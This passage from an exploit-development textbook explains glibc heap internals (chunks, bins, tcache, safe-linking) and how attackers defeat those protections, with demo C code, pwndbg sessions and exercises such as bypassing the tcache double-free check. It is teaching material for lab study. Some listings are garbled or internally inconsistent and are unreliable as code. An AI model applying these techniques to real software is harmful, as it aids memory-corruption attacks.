


Figure 14-1. 64-bit ptmalloc2 chunk layout: allocated (left) versus free-and-linked (right). Metadata precedes the user pointer; the low three size bits are flags.

Three consequences flow from Figure 14-1 and you should be able to recite them. First, an in-place *heap overflow* by even one byte past a user buffer clobbers the *next* chunk’s *size* /flag bits—which is how a one-byte overflow becomes House-of-Einherjar territory in Chapter 16. Second, on a freed chunk the *first eight bytes of user data* are *fd*, and any write there rewrites where the allocator will hand you memory next; this is the seed of *tcache poisoning* in Chapter 15. Third, small/large bin chunks additionally store their *size* at the tail (the “footer”) for *O*(1) backward walking, but *tcache* and *fastbin* chunks *do not*—their singly linked lists never coalesce.

Listing 14-1 pins the same picture to the C the allocator actually uses, straight from `malloc/malloc.c` in glibc 2.39 (edited for brevity; full source in the glibc tree).

```
struct malloc_chunk {
    INTERNAL_SIZE_T      mchunk_prev_size; /* Size of
previous, if free. */ // ❶
    INTERNAL_SIZE_T      mchunk_size;      /* Size in bytes,
incl. flags. */ // ❷
    struct malloc_chunk* fd;                /* Double links -
- used only */ // ❸
    struct malloc_chunk* bk;                /* if this chunk
is free. */
    struct malloc_chunk* fd_nextsize;       /* Large-bin
ordering (large */ // ❹
    struct malloc_chunk* bk_nextsize;       /* bins only).
*/
};
/* Flag bits stolen from mchunk_size: */
#define PREV_INUSE      0x1
#define IS_MMAPPED      0x2
#define NON_MAIN_ARENA 0x4
#define SIZE_BITS       (PREV_INUSE | IS_MMAPPED |
NON_MAIN_ARENA)
```

Listing 14-1. glibc 2.39 `malloc_chunk` (excerpt, edited from `malloc/malloc.c`)

At ❶ the `prev_size` field is only meaningful when the preceding chunk is free—otherwise it is scratch space the previous chunk uses for its own user data (that overlap is why a byte-for-byte view of two adjacent allocated chunks shows *no*

per-chunk gap). At ❷ `mchunk_size` carries the three flag bits; strip them with `& ~SIZE_BITS` and you get the real chunk size, always a multiple of `0x10` on 64-bit. At ❸ `fd/bk` are the doubly-linked list pointers used by unsorted, small, and large bins; on tcache and fastbin chunks *only* `fd` is used and it is mangled by safe-linking (below). At ❹ `fd_nextsize/bk_nextsize` are extra links large bins use to keep chunks sorted by size for best-fit allocation. Everything you read in a debugger will fit this struct.

Arenas, threads, and the wilderness

`malloc` does not have one heap; it has one heap per *arena*, and one arena per allocating thread up to a limit of roughly `8 * ncores` on a 64-bit box (`arena_max` in `malloc.c`). The *main arena* lives in glibc's `.data` (its state variable is `main_arena`, a `struct malloc_state`), and its heap grows via `sbrk`—the program break moving upward. Every thread that allocates and cannot grab a free arena calls `_int_new_arena`, which `mmaps` a fresh 64 MiB region carved into `heap_info` blocks; those thread arenas are what the `NON_MAIN_ARENA` flag on `mchunk_size` tells you about.

Inside every arena, the last chunk—the one that borders unused address space—is the *top chunk*, sometimes called the *wilderness*. It never lives in any bin. When no bin can satisfy a request, `malloc` slices bytes off the front of the top chunk and returns them; when the top chunk itself is too small, glibc extends the heap (`sbrk` in the main arena, `mmap` for thread arenas). The top chunk's `size` field always has `PREV_INUSE` set—there is no “chunk beyond top” to be free—so a common early-signal in a corrupted-heap dump is a top chunk whose size looks impossible or whose `PREV_INUSE` bit went to zero.

Two behaviors of the arena system matter for exploitation. First, an allocation of `> M_MMAP_THRESHOLD` (default 128 KiB, dynamically raised) bypasses every bin and is served straight from `mmap`; those chunks have `IS_MMAPPED` set and are `munmap`'d on `free`. Every “why isn't my huge allocation in the

tcache?” surprise resolves here. Second, `main_arena` is a fixed offset inside `libc`, and *free chunks in unsorted, small, and large bins point their `bk` back at the arena head*—so a leak of any such `bk` pointer is a `libc` leak. You will use that fact so many times in Part IV that it deserves its own mental bookmark.

The bin taxonomy

Freed chunks are not scattered; they are filed into *bins*, and the choice of bin depends on the chunk’s size and on which fast paths are enabled. There are five families, and the order in which `malloc` consults them on an allocation is exactly the order that determines whether your exploit’s freshly-freed chunk comes back to you or is swept away into a slower bin. Table 14-1 is the canonical summary; commit it to memory.

Family	Size range (chunk bytes)	Structure	Coalesce on free?	Consulted for malloc
tcache (per-thread)	0x20 – 0x410 (7 sizes shared with fastbins + small)	Singly linked, LIFO, per-thread, cap 7 per bin	No	1st — if hit, return immediately
fastbins	0x20 – 0x80 (0x20, 0x30, 0x40, 0x50, 0x60, 0x70, 0x80)	Singly linked, LIFO	No (until malloc_consolidate)	2nd — for exact-size
unsorted bin	any (transitory)	Doubly linked, FIFO	Yes, when scanned	3rd — first pass, drains into small/large
small bins	0x20 – 0x3F0 (62 bins, exact size classes)	Doubly linked, FIFO	Yes	4th — exact-size match
large bins	≥ 0x400 (63 bins, size ranges, sorted best-fit)	Doubly linked, size-sorted (fd_nextsize)	Yes	5th — best fit + split
top chunk	remainder of arena	Not a bin	—	Fallback: slice, then extend

Table 14-1. The glibc 2.39 bin families, indexed by chunk size (user request + 0x10 header, rounded up to 0x10). Sizes are for 64-bit.

Read the “consulted for malloc” column top to bottom and you have the fast path in one sentence: for a request whose rounded size fits a tcache bin, glibc checks that per-thread list first, returns the head if present, and never touches a lock or the

global bins. That single optimization—introduced in glibc 2.26 in 2017 and hardened repeatedly since—is why the modern heap looks nothing like the “textbook” `ptmalloc2` you may have read about ten years ago. Almost every allocation your program makes lives in `tcache`.

Figure 14-2 draws the decision as a flowchart, and it is worth walking through mentally each time you set a breakpoint on `malloc`.




Figure 14-2. The path a `malloc(n)` request takes through the bins in glibc 2.39. Every heap primitive in Part IV picks a bin and works within its guarantees.

Note what Figure 14-2 implies for exploitation. If you can free two chunks of the same tcache-eligible size and then allocate one back, the *second* free is at the head of the tcache list and its `fd` points to the *first* free—exactly the shape tcache poisoning needs. If a size is beyond tcache but fits a fastbin, you get the fastbin’s LIFO discipline instead, without safe-linking’s alignment check being applied to the same targets. If a size is above `0x410` but below the mmap threshold, you skip both fast paths and enter the unsorted bin, where every allocation and free can *coalesce*—which is the domain of the classical houses. Bin choice is exploit choice.

NOTE

The number `0x410` is not arbitrary. tcache serves 64 size classes on 64-bit, spaced `0x10` apart from `0x20` up to `0x410`, and each bin holds at most `tcache_count == 7` entries. Those two limits — 64 and 7 —recur in every heap primitive; the second is what forces attackers to *fill* a tcache bin to steer a subsequent free into the fastbin or unsorted bin instead.

tcache: the fast path that changed everything

The tcache is a per-thread structure allocated on the first `malloc` in each thread. Its header is one `tcache_perthread_struct` sitting at the start of the arena’s heap; it holds a `uint16_t counts[64]` (how many chunks are in each of the 64 tcache bins) and a `tcache_entry *entries[64]` (the singly-linked list head for each bin). The `tcache_entry` itself is not a separate type—it lives in the same 16 bytes as `malloc_chunk`’s `fd/bk`, so a freed tcache chunk is *simultaneously* a `malloc_chunk` (from the allocator’s point of view) and a `tcache_entry` (from the tcache’s point of view). Listing 14-2 is glibc 2.39’s definition (excerpt).

```
typedef struct tcache_entry {
    struct tcache_entry *next;           /* forward
    link, mangled */ // ❶
    struct tcache_perthread_struct *key; /* per-thread
    anti-dup key */ // ❷
} tcache_entry;

/* Safe-Linking: mangle a pointer with the address of the slot
it lives in. */
#define PROTECT_PTR(pos, ptr) \
    (((__typeof (ptr)) (((size_t) pos) >> 12) ^ ((size_t)
ptr))) // ❸
#define REVEAL_PTR(ptr)      PROTECT_PTR (&ptr, ptr)
// ❹

/* Alignment check applied on every dequeue. */
if (__glibc_unlikely (!aligned_OK (e))) malloc_printerr
(...tcache...); // ❺
```

Listing 14-2. glibc 2.39 `tcache_entry` and the mangle macros — the heart of safe-linking (excerpt, `malloc/malloc.c`)

At ❶ `next` is where the singly-linked forward pointer lives; note that it is stored *mangled*—more on that in a moment. At ❷ `key` is a hardening addition that landed in glibc 2.29 (early 2019): on `free`, glibc writes the address of the thread’s `tcache_perthread_struct` here, and on every subsequent `free` of a same-size chunk it walks the list checking for a match. A match means “you tried to double-free me”; the process aborts. This is why the naïve pre-2.29 double-free-then-poison pattern no longer works verbatim; you must either fill the tcache bin first (so the second `free` goes to the fastbin, whose double-free check is a weaker single-slot compare) or clear the `key` between frees. At ❸ `PROTECT_PTR` is the safe-linking mangle: XOR the pointer with `(&slot >> 12)`. Because ASLR randomizes the heap base and `>> 12` throws away the low 12 bits (a page), the top 52 bits of the slot’s address are attacker-unknown and vary per run. At ❹ the inverse macro is used every dequeue. At ❺

every tcache pop also checks that the revealed pointer is 16-byte aligned; a mangled pointer that decrypts to something unaligned aborts, which forecloses the trivial “overwrite `fd` with `system`” corruption of the pre-2.32 world.

Two invariants together—mangled `next` and the aligned-only check—define what a modern tcache-poisoning primitive must satisfy. To point tcache at address `T`, you must write `PROTECT_PTR(&victim->next, T)` into `victim->next`, which requires **knowing the heap base** (a heap leak) *and* `T` being 16-byte aligned. Both of these constraints will drive the exploit designs in Chapter 15, and every “why doesn’t this just work?” moment there resolves back to Listing 14-2.

NOTE

The mangle formula is only as strong as the entropy in `&slot >> 12`. Because the heap and libc are usually mapped in nearby ASLR slides, a single heap leak often unlocks the entire process. Safe-linking is a *speed bump* against unbriefed attackers and a real barrier against blind writes; it is not cryptography. glibc’s own comment says as much.

Safe-linking in one page

Because safe-linking trips up nearly every reader the first time, walk through it once by hand. Suppose the tcache bin for size `0x40` is empty, then the program frees three chunks at heap addresses `H0`, `H1`, `H2` in that order. The tcache is LIFO, so after the three frees the list head is `H2 → H1 → H0 → NULL`. But every `next` is mangled:

```

tcache->entries[3]                = H2
(head is NOT mangled)
*(uintptr_t*)H2 /* H2->next */    = PROTECT_PTR(H2 + 0, H1)
                                   = (H2 >> 12) ^ H1
*(uintptr_t*)H1 /* H1->next */    = PROTECT_PTR(H1 + 0, H0)
                                   = (H1 >> 12) ^ H0
*(uintptr_t*)H0 /* H0->next */    = PROTECT_PTR(H0 + 0,
NULL)

```

```
= (H0 >> 12) ^ 0 = H0 >> 12
```

Three facts fall out of this arithmetic and each one recurs. First, the **head pointer in `tcache->entries[i]` is not mangled**—the mangle applies only to next pointers stored *inside* chunks. Second, the **tail sentinel is `H0 >> 12`**, not `NULL`: a “wrong-looking” small integer at the end of a free list is not corruption, it is the mangle of a null pointer against the tail chunk’s own address. Third, if you can *leak* the raw value of `H0->next` and you already know `H0`, you can compute `H0 >> 12 ^ leaked_value = NULL` and, more usefully, run the mangle in reverse to recover a heap base. Every safe-linking bypass in the literature is one of these three facts turned into a tool.

Before we look at the C demystifier, Figure 14-3 is the same arithmetic played out concretely in Python and captured live on my own terminal — the mangle and demangle round-trip, and the two attacker cases (no leak $\rightarrow$ garbage, with leak $\rightarrow$ controlled write) side by side.

```

ch14: glibc 2.32+ safe-linking mangle/demangle round-trip — bash

ayukotsu@Lab:~/modern-exploit-dev$ python3 build/demo-scripts/ch14-safe-linking.py
=== glibc 2.32+ tcache safe-linking demo ===
chunk pos(tion (leaked): 0x0000555555559420
real next-pointer:      0x00005555555593d0

mangled value at fd:    0x000055550000c689
= (pos >> 12) XOR next
= 0x0000000055555559 XOR 0x00005555555593d0

demangled (allocator sees): 0x00005555555593d0
round-trip OK

--- WITHOUT a heap-address leak ---
attacker writes raw pointer to fd: 0x00007ffff7e19b70
allocator XORs on dequeue with:    0x0000000055555559
allocator returns:                  0x00007ffaa2b4ce29 <-- garbage; SIGSEGV

--- WITH a heap-address leak ---
attacker knows chunk pos, writes:  0x00007ffaa2b4ce29
allocator dequeues and returns:     0x00007ffff7e19b70 <-- controlled!

host: real capture on Windows 11 - elapsed: 0.67s - status: OK

```

Figure 14-3. The safe-linking formula, run live. With a heap-address leak the attacker computes the correct mangled value; without one they write raw and the allocator dequeues garbage, which faults.

Listing 14-3 is the demystifier the companion repo ships—a 60-line program that allocates a run of chunks, frees them into the tcache, and prints raw memory alongside the unmangled values so you see the formula work. Full source in `ch14-heap-internals/safelink/safelink.c`.

```
/* build: gcc -O0 -g -no-pie safelink.c -o safelink (glibc
2.39) */
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

#define REVEAL(pos, val) ((uintptr_t)(val) ^ ((uintptr_t)(pos)
>> 12)) // ❶

int main(void) {
    void *a = malloc(0x30), *b = malloc(0x30), *c =
    malloc(0x30);
    malloc(0x30); //
    barrier: not freed */ // ❷
    free(a); free(b); free(c); //
    tcache: c -> b -> a */

    uintptr_t raw_c = *(uintptr_t*)c; //
    mangled next in c */ // ❸
    uintptr_t raw_b = *(uintptr_t*)b;
    uintptr_t raw_a = *(uintptr_t*)a;

    printf("c=%p raw c->next=0x%016lx reveal=%p (expect
b=%p)\n",
        c, raw_c, (void*)REVEAL(c, raw_c), b);
    // ❹
    printf("b=%p raw b->next=0x%016lx reveal=%p (expect
a=%p)\n",
        b, raw_b, (void*)REVEAL(b, raw_b), a);
    printf("a=%p raw a->next=0x%016lx reveal=%p (expect
NULL)\n",
        a, raw_a, (void*)REVEAL(a, raw_a));

    printf("heap base leak from tail: 0x%lx (== a>>12:
0x%lx)\n", // ❺
        raw_a, (uintptr_t)a >> 12);
    return 0;
}
```

Listing 14-3. `ch14-heap-internals/safelink/safelink.c` — watch safe-linking mangle three tcache links (excerpt)

At ❶ the `REVEAL` macro is the C-side twin of glibc's `REVEAL_PTR`—it XORs a mangled value against `pos >> 12`, where `pos` is the address of the slot storing it. At ❷ we allocate a barrier chunk we never free so that consolidation cannot merge our victims into top on program shutdown, which would make the printout confusing. At ❸ we read the raw eight bytes at the start of each freed chunk; those bytes are `fd`—mangled. At ❹ each `REVEAL` recovers the true forward link: `c->next` reveals to `b`, `b->next` reveals to `a`, `a->next` reveals to `NULL`. At ❺ we exhibit the “tail is `heap>>12`” property—the raw last-link value is a right-shifted heap address, which is a leak primitive on its own if you can ever read a free chunk's tail. Run this once and safe-linking stops being magic.

TIP

When a heap dump shows a small-looking value at the end of a free list (say `0x000055f2b3e01`), do not assume corruption. Left-shift it by 12 and compare to the heap base pwndbg prints: if they match at the top bits, you are looking at `PROTECT_PTR(tail, NULL)`, which is normal.

Visualizing the heap with pwndbg

Everything above is checkable in a debugger, and pwndbg is what makes it painless. Listing 14-4 is a session against the playground binary `ch14-heap-internals/playground/playground` at a breakpoint just after three same-size frees, with commentary. The addresses shown are illustrative and will differ every run because ASLR randomizes the heap base.

```

pwndbg> break playground.c:42                                # after the third
free() ❶
pwndbg> run
pwndbg> heap                                                  # walk chunks
from base ❷
Allocated chunk | PREV_INUSE
Addr: 0x55555559000

```

```

Size: 0x290 (with flag bits: 0x291)          #
tcache_perthread_struct
...
Free chunk (tcachebins) | PREV_INUSE
Addr: 0x5555555592d0
Size: 0x40 (with flag bits: 0x41)
fd: 0x000055500005559          # mangled:
(0x5555555592d0>>12) ^ next
...
pwndbg> tcachebins                          # per-thread
cache view  @
tcachebins
0x40 [ 3]: 0x5555555592d0 → 0x555555559290 → 0x555555559250
→ 0x0
pwndbg> vis_heap_chunks                     # ASCII heap map
@
0x555555559000 0x0000000000000000 0x0000000000000291
.....
0x555555559010 0x0000555555559000 0x0000000000000000
.....
...
0x5555555592d0 0x0000000000000000 0x0000000000000041
.....A....
0x5555555592e0 0x000055500005559? 0x0000555555559000
Y.....?
                ^^^^^^^^^^^^^^^^^^  ^^^^^^^^^^^^^^^^^^
                mangled fd          key =
&tcache_perthread_struct  @

```

Listing 14-4. pwndbg session: chunk shapes, tcache list, and a safe-linking verification (illustrative addresses)

At ❶ we break after three tcache-eligible frees—the source is the playground under `ch14-heap-internals/playground/`, full listing in the repo. At ❷ `heap` walks chunks in memory order from the arena base; the first big allocated chunk is the tcache header itself (that `0x290` size is the size of `tcache_perthread_struct` rounded to a chunk), which is why simply *starting to use* `malloc` in a thread costs you 656 bytes. At ❸ `tcachebins` prints the reconstructed list, unmangling as it walks—pwndbg does the `REVEAL_PTR` for you, which is why the pretty output “just works.” At ❹ `vis_heap_chunks` is the byte-map view you should look at whenever the size arithmetic feels off. At ❺ the key field—`&tcache_perthread_struct == 0x555555559000`, the same as the first allocated chunk’s address

—is the anti-double-free tag from ❷ of Listing 14-2; if you `free()` this chunk again without clearing that eight-byte tag, glibc walks the tcache bin, sees the tag, prints `free(): double free detected in tcache 2`, and aborts.

TIP

When pwndbg’s tcachebins disagrees with the raw dump you see in `vis_heap_chunks`, trust the raw bytes. tcachebins assumes safe-linking is intact and will *silently produce nonsense* if you have corrupted a fd mid-attack—useful data in itself, but not what you want to debug against.

The instrumented playground

The playground under `ch14-heap-internals/playground/` is the second half of your working set. It is a small CLI that lets you script chunk lifetimes—allocate size N, free by index, snapshot the tcache, and dump the raw metadata of any live chunk—so you can *play* the arithmetic above without writing a new C file for each experiment. Listing 14-5 shows the core: the metadata dumper, which is where every claim in Figure 14-1 becomes concrete. Full source in `ch14-heap-internals/playground/playground.c`.

```
/* build: gcc -O0 -g playground.c -o playground (glibc 2.39,
   Ubuntu 24.04) */
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>

#define CHUNK_HDR(p) ((uintptr_t*)((char*)(p) - 16))
// ❶
#define SIZE_BITS      0x7UL
#define PREV_INUSE     0x1UL
#define IS_MMAPPED     0x2UL
#define NON_MAIN_ARENA 0x4UL

void chunk_dump(void *p) {
    uintptr_t *h = CHUNK_HDR(p);
    uintptr_t prev = h[0], sz = h[1];
```

```

// uintptr_t real = sz & ~SIZE_BITS;
printf("user=%p  hdr=%p\n", p, (void*)h);
printf("  prev_size = 0x%lx\n", prev);
printf("    size      = 0x%lx  (real 0x%lx, flags:%s%s%s
)\n",
      sz, real,
      (sz & PREV_INUSE)    ? " P" : "",
// ①
      (sz & IS_MMAPPED)    ? " M" : "",
      (sz & NON_MAIN_ARENA) ? " A" : "");
  uintptr_t *next = (uintptr_t*)((char*)h + real);
// ②printf("  next.size = 0x%lx  (its P bit reflects US:
%s)\n",
      next[1], (next[1] & PREV_INUSE) ? "in-use" :
      "FREE");
}

```

Listing 14-5. ch14-heap-internals/playground/playground.c — the metadata dumper at the heart of the playground (excerpt)

At ① the header trick—`user - 16`—is the single most important pointer arithmetic in glibc exploitation; commit it. At ② we split `size` into the real length (masking off the flag bits) and the flag byte itself. At ③ we print the three flags one letter each in the order `pwndbg` uses (`P` for `PREV_INUSE`, `M` for `IS_MMAPPED`, `A` for `NON_MAIN_ARENA`), so the playground’s output reads like `pwndbg`’s. At ④ we walk to the `next` chunk by adding the real size, and print its `PREV_INUSE`—which the allocator uses as the ground truth for whether *we* are still allocated. Free the chunk in another command and dump again: the neighbor’s `P` bit flips to `FREE`, and the neighbor’s `prev_size` now holds our real length. That single before/after is the whole coalescing invariant in a screen and a half of output, and it is the invariant every `unlink`-style attack targets in Chapter 16.

The playground supports `alloc N`, `free i`, `dump i`, `tcache`, `bins`, and `leak i` (which prints the raw `fd` and its safe-linking reveal against the chunk’s own address). Run it under `gdb` with a scratch script and you can prototype every heap manipulation in the rest of Part IV *without* writing exploit code first. It is deliberately verbose and deliberately unsafe—do not link it into anything other than the lab.

What changed between glibc 2.26 and 2.39

Because the outline pins this chapter to a five-version window, Table 14-2 is the survival matrix: what was added when, what it breaks for attackers, and what still lets you through. Every technique in Chapters 15 and 16 either predates its row or explicitly bypasses it.

Version	Change	Effect on exploitation
2.26 (2017)	tcache introduced (per-thread, LIFO, 7 slots)	Every same-size free/malloc lands in tcache; classical fastbin games mostly bypass fastbins entirely
2.27	Per-thread arena reuse tuned; tcache tunables (<code>glibc.malloc.tcache_count</code> , <code>_max</code> , <code>_unsorted_limit</code>) exposed	Attackers can no longer assume the defaults on hardened distros; steering the tcache remains reliable on stock builds
2.29	tcache key field: free stamps <code>&tcache_perthread_struct</code> into the freed chunk and later frees of that bin abort on match	Kills naïve double-free-then-poison; forces attackers to fill the bin first (steer into fastbin) or clear the key
2.32 (2020)	Safe-linking: mangle <code>fd</code> in tcache and fastbin	Blind poisoning requires a heap leak; targets must be <code>0x10</code> -aligned
2.32	Alignment check on tcache dequeue	Reinforces safe-linking; misaligned reveals abort
2.34 (2021)	<code>__malloc_hook</code> , <code>__free_hook</code> , <code>__realloc_hook</code> removed	Classic “overwrite a hook” primitives are dead; attackers pivot to <code>_IO_FILE</code> vtables (Ch 16)
2.34	<code>__libc_csu_init</code> removed	Bookend to Ch 9’s <code>ret2csu</code> discussion
2.35 –		

2. 39	Incremental FSOP hardening, stricter <code>_IO_FILE</code> vtable checks	Fewer <code>_IO</code> vtable paths survive; House of Apple 2 remains viable
------------------------	--	--

Table 14-2. glibc heap hardenings that changed exploitation, 2.26 → 2.39

Two takeaways from Table 14-2 that shape everything that follows. **The tcache is now the default allocator surface.** If your exploit’s chunks are `≤ 0x410`, you are dealing with tcache first, and every primitive must reason about the mangle and the key. **The classical hooks are gone.** Anything you read pre-2021 that overwrites `__free_hook` needs to be translated to an `_IO_FILE` vtable target on 2.34+; if you want a version where the old hook trick still works, pin to Ubuntu 20.04 (glibc 2.31) in a lab container.

NOTE

The tcache also has a *rarely mentioned* subtlety: `tcache_perthread_struct` itself is a chunk on the heap, so overwriting *its* `counts` or `entries` array gives you full control of the tcache without touching any individual chunk’s `fd`. This is the “tcache stashing unlink” family and the reason a heap-relative write into the *arena header* is often more valuable than a write into an individual chunk.

Summary

- A `ptmalloc2` chunk is a fixed shape: `prev_size`, `size` (low three bits are flags), and—when free—`fd / bk` inside the first 16 bytes of user data. The neighbor’s `PREV_INUSE` bit is the ground truth for whether you are allocated.
- `malloc` consults five bin families in order: **tcache → fastbins → unsorted → small → large → top chunk**. Bin choice is exploit choice, and in 2026 almost every eligible allocation lives in the tcache.
- **tcache** (glibc 2.26+) is per-thread, LIFO, singly linked, capped at 7 entries per size, with a `key` field that catches

naïve double-frees.

- **Safe-linking** (glibc 2.32+) mangles the `fd` pointer in `tcache` and `fastbins` as `next ^ (&slot >> 12)`, and every dequeue enforces 16-byte alignment on the revealed pointer. Blind poisoning is dead; leak-driven poisoning survives.
- **`__malloc_hook` / `__free_hook` are gone** as of glibc 2.34. Modern hook-equivalents are `_IO_FILE` vtables and TLS/exit-handler tables—covered in Chapter 16.
- `pwndbg`’s `heap`, `tcachebins`, and `vis_heap_chunks` are your primary instruments, but when they disagree with a raw dump, trust the bytes.
- The `ch14-heap-internals/` playground and safe-linking demystifier let you prototype every heap arithmetic before you weaponize any of it.

Going Deeper

- **glibc source**, `malloc/malloc.c` (sourceware.org/git/glibc, tag `glibc-2.39`) — the ground truth for every claim in this chapter, especially the `_int_free`, `_int_malloc`, and `tcache_get/tcache_put` paths.
- **G. F. Roglia et al., “Surgically Returning to Randomized lib©,” ACSAC 2009** — the paper that put “leak first, corrupt later” on paper; still the clearest write-up of why ASLR forces the pipeline in Chapter 1.
- **E. Eyal Itkin, “Safe-Linking – Eliminating a 20 Year-Old Malloc() Exploit Primitive,” Check Point Research (2020)** — the design note for the mangle formula in Listing 14-2, written by its glibc-side author.
- **glibc NEWS entries for 2.34** (sourceware.org, NEWS in the release tree) — the authoritative record of `__malloc_hook` / `__free_hook` removal and the rationale.
- **shellphish, “how2heap”** (github.com/shellphish/how2heap) — a running catalogue of heap techniques, each with a small demo

pinned per glibc version branch; the community reference for what still works on which libc.

- **The pwndbg manual** (pwndbg.re) — commands `heap`, `bins`, `tcachebins`, `fastbins`, `vis_heap_chunks`, and their gotchas around safe-linking; the tool this chapter assumes on your prompt.

Exercises

1. Build the playground under `ch14-heap-internals/playground/` and use `dump` to confirm the neighbor's `PREV_INUSE` bit flips when you `free` a chunk. Which byte, exactly, changes?
2. Allocate eight chunks of the same tcache-eligible size and free all eight. Explain, without running it first, where the eighth chunk ends up. Then verify with `tcachebins` and `bins`.
3. Run `safelink` from Listing 14-3 three times with ASLR on. Show that `raw_a` differs each run but always equals `(uintptr_t)a >> 12`. What does that give an attacker who can read that one word?
4. Using only the playground, produce a tcache bin whose head chunk's `fd` you have rewritten to a *fake* address. What must the fake address satisfy to survive the dequeue check at ❸ of Listing 14-2? (Do not attempt the allocation yet — that is Chapter 15.)
5. Cause a `double free detected in tcache 2` abort in the playground, then modify one 8-byte word in the freed chunk to make the *second* `free` succeed silently. Identify the word by name from Listing 14-2.
6. Fill the size-`0x40` tcache bin to capacity, then free one more `0x40` chunk. Which bin does it land in, and why? Show the transition with `bins` before and after.
7. On the same binary, allocate a chunk of `0x500` bytes, free it, and allocate another of `0x500`. Trace, using pwndbg, why

the freed chunk visited the *unsorted* bin between the two operations rather than being reused directly.

8. Reproduce the chapter’s “tail leak” idea end-to-end: from a single read of a tail tcache entry, compute the heap base and the address of the `tcache_perthread_struct`. Under what real-world bug shape would that single read primitive be available?

CHAPTER 15

Heap Exploitation Primitives

“Give me a lever long enough and a fulcrum on which to place it, and I shall move the world.”

—attributed to Archimedes

Chapter 14 gave you the modern glibc allocator as a mental model: chunk metadata, tcache and fastbin singly-linked lists, safe-linking, the wilderness. This chapter turns that model into weapons. You will take three canonical heap bug classes—use-after-free, double-free, and metadata overflow—and refine each into the two primitives that every later heap attack rides on: an *arbitrary read* and an *arbitrary write*. Along the way you will beat safe-linking (given a leak, which is why we teach the leak first), forge an aligned fake chunk that survives tcache’s 2.29-era integrity checks, and settle the question every reader asks when they arrive from a 2018-vintage tutorial: `__malloc_hook` and `__free_hook` were removed in glibc 2.34, so *what do you overwrite now?*

The lab is glibc 2.39 on Ubuntu 24.04, x86-64. AArch64 behaves identically at the allocator level—safe-linking is architecture-independent, the mangle formula uses the pointer’s address, not its provenance—so every listing here runs on arm64 unchanged under the repo’s `qemu-user` harness. Everything is built with `-O2 -D_FORTIFY_SOURCE=3 -fstack-protector-strong` and a partial-RELRO variant is provided for the write-target discussion; the deliberately-vulnerable targets are self-contained and live under `ch15-heap-primitives/`.

WARNING

Rules of engagement. Every technique here is demonstrated against the lab binaries in the companion repo. The 2.34 hook removal means the internet is full of writeups that copy-paste `__free_hook` onto glibc versions that no longer have it; do not confuse *published* with *current*. When you meet a real target, first check its libc and pick the write target that fits, per Table 18-3.

The three bug shapes you actually get

Almost every heap corruption you will exploit in a modern program reduces to one of three shapes, summarized in Table 15-1. Naming them precisely matters because the *choice of primitive* is determined by the shape.

